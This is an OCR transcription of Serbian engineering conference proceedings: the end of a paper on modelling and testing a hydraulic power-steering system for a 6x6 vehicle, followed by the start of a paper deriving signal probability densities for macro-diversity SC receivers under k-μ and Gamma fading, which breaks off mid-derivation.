Izvor: Majkić (2012)

Obrada rezultata predstavlja se dijagramom zavisnosti sile $F_v$ na upravljačkom točku od ugla obrta upravljačkog točka φ koji se dobija putem transformacije zapisa u vremenu dva navedena parametra. Na slici 4. prikazan je obrazac zapisa zavisnosti sile na upravljačkom točku od ugla njegovog obrta. Na dijagramu su prikazani uglovi obrta upravljačkog točka, koji odgovaraju kretanju prednjeg spoljnjeg točka po krugu R=12m desno i levo $\varphi_{12d}$ i $\varphi_{12l}$. U intervalu od α=0 do $\alpha=\alpha_{12}$, za svaki *i*-ti opit nalazi se maksimalna vrednost sila $F_{vd}$ i $F_{vl}$, koja se uzima za ocenski pokazatelj. U slučaju da je minimalni radijus obrta vozila na prednjem spoljnjem točku veći od 12 m, vrednost $F_{vdi}$ ili $F_{vli}$ prelazi 20%, ispitivanja se ponavljaju.

## MATEMATIČKI MODEL UPRAVLJAČKOG SISTEMA

Na slici 5. predstavljen je regulacioni sistem „Vozač – Vozilo (sa servo pojačanjem) – Okolina“ (Urlich et al, 1998). Pošto su međusobne relacije na slici 5 očigledne nema potrebe za daljim detaljnim objašnjenjima.




Slika 5. Blok šema: Vozač – Vozilo (sa servopojačanjem) – Okolina (Urlich, et al,1998), mehanički deo sistema za upravljanje


Matematički model upravljačkog sistema koji je predstavljen na slici 6. izrađen je u specijalizovanom modulu Simulink programskog paketa Matlab koji je namenjen za simulaciju dinamike sistema u grafičkom okruženju. Svaki element upravljačkog sistema predstavljen je odredjenim blokom koji sadrži matematički odnos između ulaza i izlaza tog elementa. Promenljive ulaza i izlaza posmatraju se kao signali, a blokovi su povezani orijentisanim linijama koje označavaju tok signala od jednog bloka ka drugom (Urlich et al, 1998; Ćalasan et al, 1996).

Model upravljačkog sistema, sa konstrukcijom upravljačkog mehanizma zupčanik-zupčasta letva sa servopojačanjem, obezbedjuje dobijanje podataka, izlaza pomeranja zupčaste letve u zavisnosti od simuliranog ulaza, zakretanja upravljačkog točka (volana), koji je generisan u obliku jedne sinusoide za 4 s . Pomeranje se dobija izvodjenjem dvostruke integracije ubrzanja



DOI: 10.15308/Synthesis-2015-283-290

pomeranja zupčaste letve. U vezi zupčanika – zupčaste letve deluju tri sile: sila trenja stvorena od momenta otpora zakretanju upravljačkih točkova i od momenata trenja u prenosnom mehanizmu, pobudna sila dobivena od momenta generisanog od strane vozača na točku upravljača i sila dobivena od servopojačanja, sa slike 6 se vidi koje su sile pozitivnog, a koje negativnog znaka. Ponašanje servopojačanja opisano je matematičkom formulom. Modelu ovog sistema dat je period od 4 sec za ulazno upravljanje sa sve većom magnitudom koja je 0 kada je t=0, i postiže 1 radijan za t=10 sec.




Slika 6. Model hidraučičkog upravljačkog sistema

Pri uključenoj hidraulici maksimalna sila na točku upravljača je 12,28 N. Sa isključenom hidraulikom maksimalna sila na točku upravljača iznosi 35 N.


Isključenje servo – pojačanja, ono se dobija na taj način što se u izradjeni model unosi da je površina klipa jednaka nuli.

Iz dobivenih rezultata pomeranja zupčaste letve, vidi se da u prikazanim pomeranjima nema razlike sa i bez servopojačanja, što odgovara stvarnom stanju, razlika je u momentu zakretanja upravljačkih točkova odnosno uloženoj sili na točku upravljača.


## VERIFIKACIJA IZBORA ODGOVARAJUĆEG SERVOUPRAVLJAČA

Verifikacija izbora odgovarajućeg servoupravljača obavljena je na konstrukciji terenskog automobila formule pogona 6x6. Korišćen je hidraulički servoupravljač sa otklonom upravljačke poluge od $96^0$ pri 6,1 obrta točka upravljača, i sa prenosnim odnosom 22,7:1. Po kriterijumu ECE 79 za vozilo kategorije N2 predvidjena je maksimalna sila od 250 N na obimu točka upravljača pri ulasku vozila brzinom 10 km/h iz pravca u krivninu radijusa 20 m u vremenu od 4 sec., u slučaju havarije servosistema sila na obimu točka upravljača ne treba da bude veća od 350 N. Za nepokretno vozilo maksimalna sila na točku upravljača sa uključenim servopojačivačem iznosi 180 N dok sa isključenim servopojačivačem iznosi 350 N. Rezultati ispitivanja predstavljeni su na slikama 11, 12 i 13. Sa slike 11 se vidi da je maksimalna momenat na točku upravljača 327 Nm što odgovara sili od 90 N a što je manje od gornje dozvoljene granice od 250 N. Iz prikazanih rezultata vide se da je sila pri obrtanju točka upravljača u levu stranu 73 N.


Na slici 11 predstavljeni su podatci dobijeni pri ispitivanju sile na točku upravljača, upravljanje u mestu. Sa slike 12 vidi se da je pri kretanju bez uključenog servomehanizma maksimalni moment na točku upravljača 320 N koji se ostvaruje pri 2,1 obrta točka upravljača, što je manje od 350 N. Na slici 13 predstavljeni su podatci dobijeni pri ispitivanju sile na točku upavljača (vožnja bez hidraulike).




Slika 7. Sila na volanu sa uključenim servo pojačanjem



Slika 8. Pomeranje zupčaste letve sa uključenim servo pojačivačem




Slika 9. Simulacija sile na volanu, isključeno servo pojačanje




Slika 10. Simulacija pomeranja zučaste letve, isključeno servo pojačanje




DOI: 10.15308/Synthesis-2015-283-290




Slika 11. Promena momenta na točku upravljača (brzina 8-10 km/h)
Izvor: Minić (1992, 2012)




Slika 12. Promena momenta na točku upravljača (brzina 8-10 km/h)
Izvor: Minić (1992), Majkić (2012)




Slika 13. Sila na točku upravljača, sa servopojačanjem, obrtanje u mestu
Izvor: Minić (1992), Majkić (2012)

Sa slike 13 se vidi da je maksimalna sila pri obrtanju točka upravljača u mestu sa uključenom hidraulikom iznosi 200 N, što odgovara 2,63 obrta točka upravljača. Po kriterijumu dobijena vrednost izlazi izvan dopuštene vrednosti za 20 N.

## ZAKLJUČAK

Projektovanjem upravljačkog sistema motornih vozila određuju se osnovni parametri njegovih elemenata i sklopova, obezbeđujući ostvarenje postavljenih zahteva upravljanja vozilom. Osnovni ulazni podatak pri projektovanju servomehanizma je određivanje momenta otpora zakretanju upravljačkih točkova. Da bi se ostvarile odgovarajuće vrednosti momenta otpora zakretanju upravljačkih točkova potrebno je voditi računa o navedenim uticajnim faktorima, jer time se obezbeđuje manje opterećenje elemenata u sistemu upravljanja sa jedne strane, a sa druge strane omogućeno je olakšano upravljanje smanjenjem momenta odnosno sile na volanu. U ECE Pravilniku br. 79 definisana je maksimalna sila koja se može dovesti na točak upravljača, o ovom parametru sistema za upravljanje prilikom razvoja vozila treba vodi računa. Hod klipa i dužina hidocilndra određuju se za maksimalne uglove obrta upravljačkih točkova i za komponovanu šemu hidrocilindra u okviru upravljačkog sistema vozila, nakon toga određuje se prečnik klipa hidrocilindra. Sklonost povratnom uključenju hidropojačivača, bio bi narušen osnovni zahtev koji se postavlja pred upravljački sistem a to je vraćanje upravljačkih točkova po izlasku iz krivolinijskog u položaj pravolinijskog kretanja pod dejstvom stabilizirajućeg momenta. Da bi se sprečilo povratno uključenje u servopojačivač se ugrađuje reaktivni i centrirajući element. Prednapregnutošću centralnih opruga obezbeđuje se vraćanje volana i upravljačkih točkova, pod dejstvom stabilizacionog momenta bez uključenja pojačivača. Sila trenja u upravljačkom mehanizmu mora biti manja od sile prednaprezanja centralnih opruga $F_n$. Pravilno projektovani pojačivač mora da obezbedi da zbirni momenat od izvršnog cilindra i vozača premaši moment otpora u čitavom dijapazonu uglova zakretanja točkova. Prikazana analiza je pokazala da do smanjenja sile na točku upravljača moguće je doći povećanjem ugaonog prenosnog odnosa upravljačkog mehanizma, smanjenjem nepotrebnih gubitaka na trenje u njemu i povećanjem njegovog koeficijenta korisnog dejstva smanjenjem kraka obrta upravljačkih točkova i primenom pojačivača. Dovoljno veliki ugaoni prenosni odnos upravljačkog mehanizma je faktor koji dozvoljava u značajnom stepenu smanjenje sile na točku upravljača za vreme obrta vozila. Obzirom na prikazane rezultate ispitivanja sile na točku upravljača u zavisnosti od njegovog ugla obrta može se izvući zaključak da odabrani hidraulički servomehanizam odgovara datom transportnom vozilu formule pogona 6X6.

## LITERATURA

Гинцбург, Л. (1972). *Гидравлические усилители рулевого управления автомобилей.* Машиностроение (Mašinostroenie), Moskva.

Heisler, H. (2002). Advanced Vehicle Technology. Oxford: Butterwoeth-Heinemann.

Janković, D. (2005). *Momenti otpora zakretanju upravljanih točkova*. Monografija povodom 30 godina (1975-2005), str. 87-96. Kragujevac: Mašinski fakultet.

Ćalasan, L., & Petkovska, M. (1996). MATLAB i dodatni moduli Control System Toolbox i SIMULINK. Beograd: Mikro knjiga.

Majkić, Z. (2012). Analysis of judgmentsf indicators for comfort management of transportation vehicles. Proceedings of the 5th International Scientific Conference on Defensive Technologies OTEH 2012.



DOI: 10.15308/Synthesis-2015-283-290

Majkić, Z. (2013). Projektni proračun hidrauličkog servoupravljača upravljačkog mehanizma motornih vozila. Vojnotehnički glasnik, 61(3), 141-158. DOI:10.5937/vojtehg61-2017

Mathworks. (2012). Matlab. Preuzeto 7, aprila 2012 sa http://www.mathworks.com

Minić, M. (1992). Sistemi za upravleojanje teretnih vozila: teorija, proračun, konstrukcija, ispitivanje. Beograd: ABC glas.

OST 37.001.471-88 (1989). Управлямость и устойчивость автотранспортных средств. Метод испытаний. Москва.

OST 37.001.487-89. (1991). Управляемость и устойчивость автомобилей. Общие технические требования. Москва.

Regullation No 79. (2005). Uniform Provisions Concerning the Approval of Vehicles with regard to Steering Equipment, United Nations.

Reimpell, J., Stoll, H., & Betzler, J. (2001). The Automotive Chassis. Oxford: Butterwoeth-Heinemann.

Urlich, H., Boeker, M., & Ketl, R. (1998). Simulationen zur optimierung von servolenkungen. Internationales Fluid – technisches Kolloquium, Aachen.

Бухарин, Н.А., Прозоров В.С., & Щукин, М.М. (1973). Автомобили: Констукция, Нагрузочные режимы, Рабочие процессы, Прочность агрегатов автомобиля, Машиностроение, Ленинград.

Гольд, Б.В. (1962). Конструирование и расчет автомобиля. Moskva: Машгиз.

ГОСТ Р52302-2004. (2005). Автотранспортние средства. Управляемость и устойчивость. Технические требования. Методы испытаний. Москва.

Лысов, И.М. (1972). Рулевые управления автомобилей. Машиностроение (Mašinostroenie), Moskva.



DOI: 10.15308/Synthesis-2015-283-290

Synthesis
International Scientific Conference of IT and Business-Related Research

# GUSTINA VEROVATNOĆE SIGNALA NA IZLAZU IZ MAKRODIVERZITI SISTEMA SA TRI MIKRODIVERZITI SC PRIJEMNIKA U PRISUSTVU BRZOG K-μ FEDINGA I GAMA SPOROG FEDINGA

## PROBABILITY DENSITY FUNCTION OF A SIGNAL LEAVING MACRO-DIVERSITY SYSTEM WITH THREE MICRO- DIVERSITY SC RECEPTORS IN THE PRESENCE OF FAST K-μ FADING AND SLOW GAMMA FADING

Branimir Jakšić[1], Danijela Aleksić[2], Siniša Minić[3], Petar Spalević[1], Ivana Dinić[1], Mihajlo Stefanović[2]

[1]Fakultet tehničkih nauka, Kneza Miloša, 7, Kosovska Mitrovica, Srbija
[2]Elektronski fakultet, Aleksandra Medvedva, 14, Niš, Srbija
[3]Učiteljski fakultet, Leposavić, Srbija

**Apstrakt:**
U ovom radu razmatran je diverziti sistem sa tri mikrodiverziti SC prijemnika i jednim makrodiverziti SC prijemnikom. Na ulazima u mikrodiverziti SC prijemnike prisutan je nezavisni k-μ feding i korelisani spori Gama feding. Za ovaj model izračunati su gustina verovatnoća signala na izlazu iz mikrodiverziti SC prijemnika i makrodiverziti SC prijemnika. Dobijeni rezultati su grafički prikazani kako bi se pokazao uticaj Rajsovog k faktora, dubine osenčenosti kanala c, broj klastera μ i koeficijenta korelacije ρ na gustinu verovatnoće signala na izlazu iz makrodiverziti sistema.

**Ključne reči:**
Rajsov k faktor, koeficijent korelacije, makrodiverziti SC prijemnik, mikrodiverziti SC prijemnik.

**Abstract:**
This paper examines the diversity system with three micro-diversity SC receptors and one macro- diversity SC receptor. Independent k-μ fading and correlated slow Gamma fading are observed at the entrance into micro- diversity SC receptors. Probability density functions of a signal leaving micro-diversity SC receptor and macro-diversity SC receptor is calculated for the given model. The results obtained are graphically presented to indicate the impact of Rician k-factor, fading figure of channel c, number of clusters μ and correlation coefficient ρ, on the probability density function of a signal leaving micro-diversity system.

**Key words:**
Rician k factor, correlation coefficient, macro-diversity SC receptor, macro-diversity SC receptor.

## 1. UVOD

U bežičnim mobilnim telekomunikacionim sistemima osnovna vrsta smetnji je feding. Mogu nastati razne vrste fedinga zavisno od propagacione okoline i komunikacionog scenarija. Brzi feding nastaje zbog prostiranja signala po više puteva. Naime, interakcija talasa sa objektima koji se nalaze između predajnika i prijemnika (refleksija, difrakcija i rasejanje) prouzrokuje da na ulaz prijemnika stiže veliki broj kopija poslatog signala. Superpozicija kopija izvornog signala koje se razlikuju po kašnjenju, faznom pomeraju i slabljenju dovodi do toga da snaga signala na ulazu prijemnika nije stalna veličina. Sredina kroz koju se talas prostire može da bude linearna i nelinearna. Sredina je nelinearna kada su površine od kojih se vrši odbijanje talasa korelisane tako da polje rasipanja nije homogeno (Stuber, 2003; Panić et al, 2013).

Spori feding nastaje zbog efekta senke. Efekat senke mogu formirati razni objekti između predajnika i prijemnika (Simon et al, 2000). U većini slučajeva spori feding je korelisan. Promena snage signala zbog uticaja efekta senke su spore u odnosu na promenu anvelope signala zbog brzog fedinga. Zavisno od propagacione okoline, snage komponente u fazi i komponente u kvadraturi signala na prijemniku mogu da budu iste ili različite. Anvelopa signala je promenljiva zbog brzog fedinga, a snaga anvelope signala je promenljiva zbog sporog fedinga (Panić et al, 2011; Yacoub, 2007). Statističko ponašanje signala u ovakvim sistemima može se opisati različitim raspodelama: Rejlijevom, Rajsovom, Nakagami-*m*, Vejbulovom ili k-μ. *k*-μ raspodela može biti upotrebljena da opiše varijaciju anvelope signala u linearnim sredinama gde postoji dominantna komponenta, postoji više klastera u propagacionoj okolini i snage komponente u fazi i kvadraturi su jednake. *k*-μ raspodela ima dva parametra. Parametar *k* je Rajsov faktor i jednak je količniku snage dominantne komponente i snage linearnih komponenti. Parametar μ je povezan sa brojem klastera u propagacionoj okolini. *k*-μ raspodela je generalna raspodela (Proakis, 2001; Shankar, 2008). Rajsova, Nakagami-*m* i Rejlijeva raspodela mogu se dobiti iz *k*-μ raspodele kao specijalni slučajevi (Sekulović et al, 2012).

E-mail: branimir.jaksic@pr.ac.rs
DOI: 10.15308/Synthesis-2015-291-296


Koriste se razne diverziti tehnike da se smanji uticaj brzog fedinga i sporog fedinga na performanse sistema. Kod diverziti tehnika više replika istog informacionog signala se kombinuje. Najčešće se koriste prostorne diverzite tehnike. Prostorne diverziti tehnike su realizovane sa više antena postavljenih na prijemniku. Primenom prostornih diverziti tehnika povećava se pouzdanost sistema i kapacitet kanala bez povećanja snage predajnika i širenja frekventnog opsega. Postoji više prostornih diverziti tehnika kombinovanja koje se mogu upotrebiti da se smanji uticaj fedinga i međukanalne interferencije na performanse sistema. Najčešće korišćene diverziti tehnike su MRC (*maximum ratio combining*), EGC (*equal gain combining*) i SC (*selection combining*) (Stuber, 2003; Proakis, 2001). SC diverziti prijemnik je jednostavan za praktičnu realizaciju zbog toga što se procesiranje vrši samo na jednoj diverziti grani. SC prijemnik izdvaja granu sa najvećim odnosom signala i šuma. Ako je snaga šuma ista u svim granama onda SC prijemnik izdvaja granu sa najjačim signalom.

## 2. MODEL SISTEMA

U ovom radu razmatra se makrodiverziti sistem sa makrodiverziti SC (selection combining) prijemnikom i tri mikrodiverziti SC prijemnika. Na ulazima u mikrodiverziti SC prijemnike prisutan je nezavisni *k*-μ feding i spori *Gama feding*. Spori *feding* je korelisan. Koeficijent korelacije opada sa rastojanjem između antena.

Mikrodiverziti SC prijemnik smanjuje uticaj brzog fedinga na performanse sistema, a makrodiverziti SC prijemnik smanjuje uticaj sporog fedinga na performanse sistema. Makro sistem koji se razmatra može biti primenjen u jednoj ćeliji, ćelijskog mobilnog radio sistema. Mikrodiverziti prijemnici se postavljaju na baznim stanicama koje opslužuju mobilne korisnike u jednoj ćeliji. Makrodiverziti sistem koristi signale od više baznih stanica postavljenih u jednoj ćeliji ili dve i više ćelija.

Sistem koji se razmtra prikazan je na Slici 1.




Slika 1. Makrodiverziti sistem sa tri mikrodiverziti MRC kombinera.

Signali na ulazima u prvi SC mikrodiverziti prijemnik su označeni sa $x_1$ i $x_2$, a na izlazu $x$. Signali na ulazima u drugi SC mikrodiverziti prijemnik su označeni sa $y_1$ i $y_2$, a na izlazu $y$. Signali na ulazima u treći SC mikrodiverziti prijemnik su označeni sa $z_1$ i $z_2$, a na izlazu $z$. Signal na izlazu iz makrodiverziti sistema je označen sa $w$. Snage signala na ulazima u mikrodiverziti prijemnike su označene sa $\Omega_1$, $\Omega_2$ i $\Omega_3$.

Signal na izlazu iz makrodiverziti SC prijemnika $w$ jednak je signalu na izlazu iz onog mikrodiverziti SC prijemnika čija je snaga na ulazu veća od snage signale na ulazu ostalih mikrodiverziti SC prijemnika (Panić et al, 2013).

## 3. GUSTINA VEROVATNOĆE SIGNALA

Gustina verovatnoće *k*-μ signala $x_1$ i $x_2$ data je sa

$$p_{x_i}(x_i)=\frac{2\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_1^{\mu+1}}x_i^{\mu}e^{-\frac{\mu(k+1)x_i^2}{\Omega_1}}I_{\mu-1}\left(2\mu\sqrt{\frac{k(k+1)}{\Omega_1}}x_i\right),\ i=1,2 \tag{1}$$

Parametar μ predstavlja broj klastera kroz koji se prostire signal, $k$ Rajsov faktor, $x_0$ srednja snaga signala, a $I_n(\cdot)$ modifikovana Beselova funkcija prvog reda $n$-te vrste. Nakon razvoja Beselove funkcije u red, izraz za gustinu verovatnoće $x$ postaje (Gradshteyn, 2000):

$$p_{x_i}(x_i)=\frac{2\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_1^{\mu+1}}x_i^{\mu}e^{-\frac{\mu(k+1)x_i^2}{\Omega_1}}\sum_{i_1=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_1}}\right)^{2i_1+\mu-1}\frac{1}{i_1!\Gamma(i_1+\mu)}x_i^{2i_1+\mu-1},\ i=1,2 \tag{2}$$

Na sličan način se dobijaju i gustine verovatnoće signala na ulazima u drugi i treći mikrodiverziti SC prijemnik, respektivno:

$$p_{y_i}(y_i)=\frac{2\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_2^{\mu+1}}y_i^{\mu}e^{-\frac{\mu(k+1)y_i^2}{\Omega_2}}\sum_{i_2=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_2}}\right)^{2i_2+\mu-1}\frac{1}{i_2!\Gamma(i_2+\mu)}y_i^{2i_2+\mu-1},\ i=1,2 \tag{3}$$

$$p_{z_i}(z_i)=\frac{2\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_3^{\mu+1}}z_i^{\mu}e^{-\frac{\mu(k+1)z_i^2}{\Omega_3}}\sum_{i_3=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_3}}\right)^{2i_3+\mu-1}\frac{1}{i_3!\Gamma(i_3+\mu)}z_i^{2i_3+\mu-1},\ i=1,2 \tag{4}$$

Kumulativna verovatnoća od $x_i$, $i$=1,2 je

$$F_{x_i}(x_i)=\int_0^{x_i}dt\,p_{x_i}(t)=$$

$$=\frac{2\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_1^{\mu+1}}\sum_{i_1=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_1}}\right)^{2i_1+\mu-1}\frac{1}{i_1!\Gamma(i_1+\mu)}\int_0^{x_i}dt\cdot t^{2i_1+2\mu-1}e^{-\frac{\mu(k+1)t^2}{\Omega_1}},\ i=1,2 \tag{5}$$



DOI: 10.15308/Synthesis-2015-291-296

Nakon rešavanja integrala primenom (Gradshteyn, 2000) dobija se izraz za kumulativnu verovatnoću signala na ulazu u prvi mikrodiverziti SC kombiner:

$$F_{x_i}(x_i)=\frac{\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_1^{\mu+1}}\sum_{i_1=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_1}}\right)^{2i_1+\mu-1}\frac{1}{i_1!\Gamma(i_1+\mu)}\times$$
$$\times\left(\frac{\Omega_1}{\mu(k+1)}\right)^{i_1+\mu}\gamma\left(i_1+\mu,\frac{\mu(k+1)}{\Omega_1}x_i^2\right),\quad i=1,2 \tag{6}$$

gde γ(·) predstavlja donju nepotpunu Gama funkciju. Primenom postupka za dobijanje kumulativne verovatnoće signala na ulazu u prvi mikrodiverziti SC prijemnik mogu se dobiti i kumulativne verovatnoće signala $y_i$ i $z_i$ na ulazima u drugi i treći mikrodiverziti SC prijemnik.

Gustina verovatnoće signala na izlazu iz prvog mikrodiverziti SC kombinera je

$$p_x(x)=p_{x_1}(x)F_{x_2}(x)+p_{x_2}(x)F_{x_1}(x)=2p_{x_1}(x)F_{x_2}(x) \tag{7}$$

gde je $p_{x1}$ dato sa (2) a $F_{x2}$ sa (6). Nakon zamena (2) i (6) u (7) dobija se

$$p_x(x)=4\left(\frac{\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_1^{\mu+1}}\right)^2 e^{-\frac{\mu(k+1)x^2}{\Omega_1}}\sum_{j_1=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_1}}\right)^{2j_1+\mu-1}\frac{1}{j_1!\Gamma(j_1+\mu)}x^{2j_1+2\mu-1}\times$$
$$\times\sum_{i_1=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_1}}\right)^{2i_1+\mu-1}\frac{1}{i_1!\Gamma(i_1+\mu)}\left(\frac{\Omega_1}{\mu(k+1)}\right)^{i_1+\mu}\gamma\left(i_1+\mu,\frac{\mu(k+1)}{\Omega_1}x^2\right) \tag{8}$$

gde γ(·) predstavlja donju nepotpunu Gama funkciju.

Gustina verovatnoće signala na izlazu iz drugog i trećeg mikrodiverziti SC kombinera je

$$p_y(y)=p_{y_1}(y)F_{y_2}(y)+p_{y_2}(y)F_{y_1}(y)=2p_{y_1}(y)F_{y_2}(y)=$$
$$=4\left(\frac{\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_2^{\mu+1}}\right)^2 e^{-\frac{\mu(k+1)y^2}{\Omega_2}}\sum_{j_2=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_2}}\right)^{2j_2+\mu-1}\frac{1}{j_2!\Gamma(j_2+\mu)}y^{2j_2+2\mu-1}\times$$
$$\times\sum_{i_2=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_2}}\right)^{2i_2+\mu-1}\frac{1}{i_2!\Gamma(i_2+\mu)}\left(\frac{\Omega_2}{\mu(k+1)}\right)^{i_2+\mu}\gamma\left(i_2+\mu,\frac{\mu(k+1)}{\Omega_2}y^2\right) \tag{9}$$

i

$$p_z(z)=p_{z_1}(z)F_{z_2}(z)+p_{z_2}(z)F_{z_1}(z)=2p_{z_1}(z)F_{z_2}(z)=$$
$$=4\left(\frac{\mu(k+1)^{\frac{\mu+1}{2}}}{k^{\frac{\mu-1}{2}}e^{\mu k}\Omega_3^{\mu+1}}\right)^2 e^{-\frac{\mu(k+1)z^2}{\Omega_3}}\sum_{j_3=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_3}}\right)^{2j_3+\mu-1}\frac{1}{j_3!\Gamma(j_3+\mu)}z^{2j_3+2\mu-1}\times$$
$$\times\sum_{i_3=0}^{\infty}\left(\mu\sqrt{\frac{k(k+1)}{\Omega_3}}\right)^{2i_3+\mu-1}\frac{1}{i_3!\Gamma(i_3+\mu)}\left(\frac{\Omega_3}{\mu(k+1)}\right)^{i_3+\mu}\gamma\left(i_2+\mu,\frac{\mu(k+1)}{\Omega_3}z^2\right) \tag{10}$$

Gustina verovatnoće signala na izlazu iz makrodiverziti SC prijemnika jednaka je gustini verovatnoće signala na izlazu iz onog mikrodiverziti SC prijemnika čija je snaga na ulazu veća od snage signala na ulazu druga dva mikrodiverziti SC prijemnika (Gradshteyn, 2000). Na osnovu ovoga je gustina verovatnoće signala na izlazu iz makrodiverziti SC prijemnika jednaka

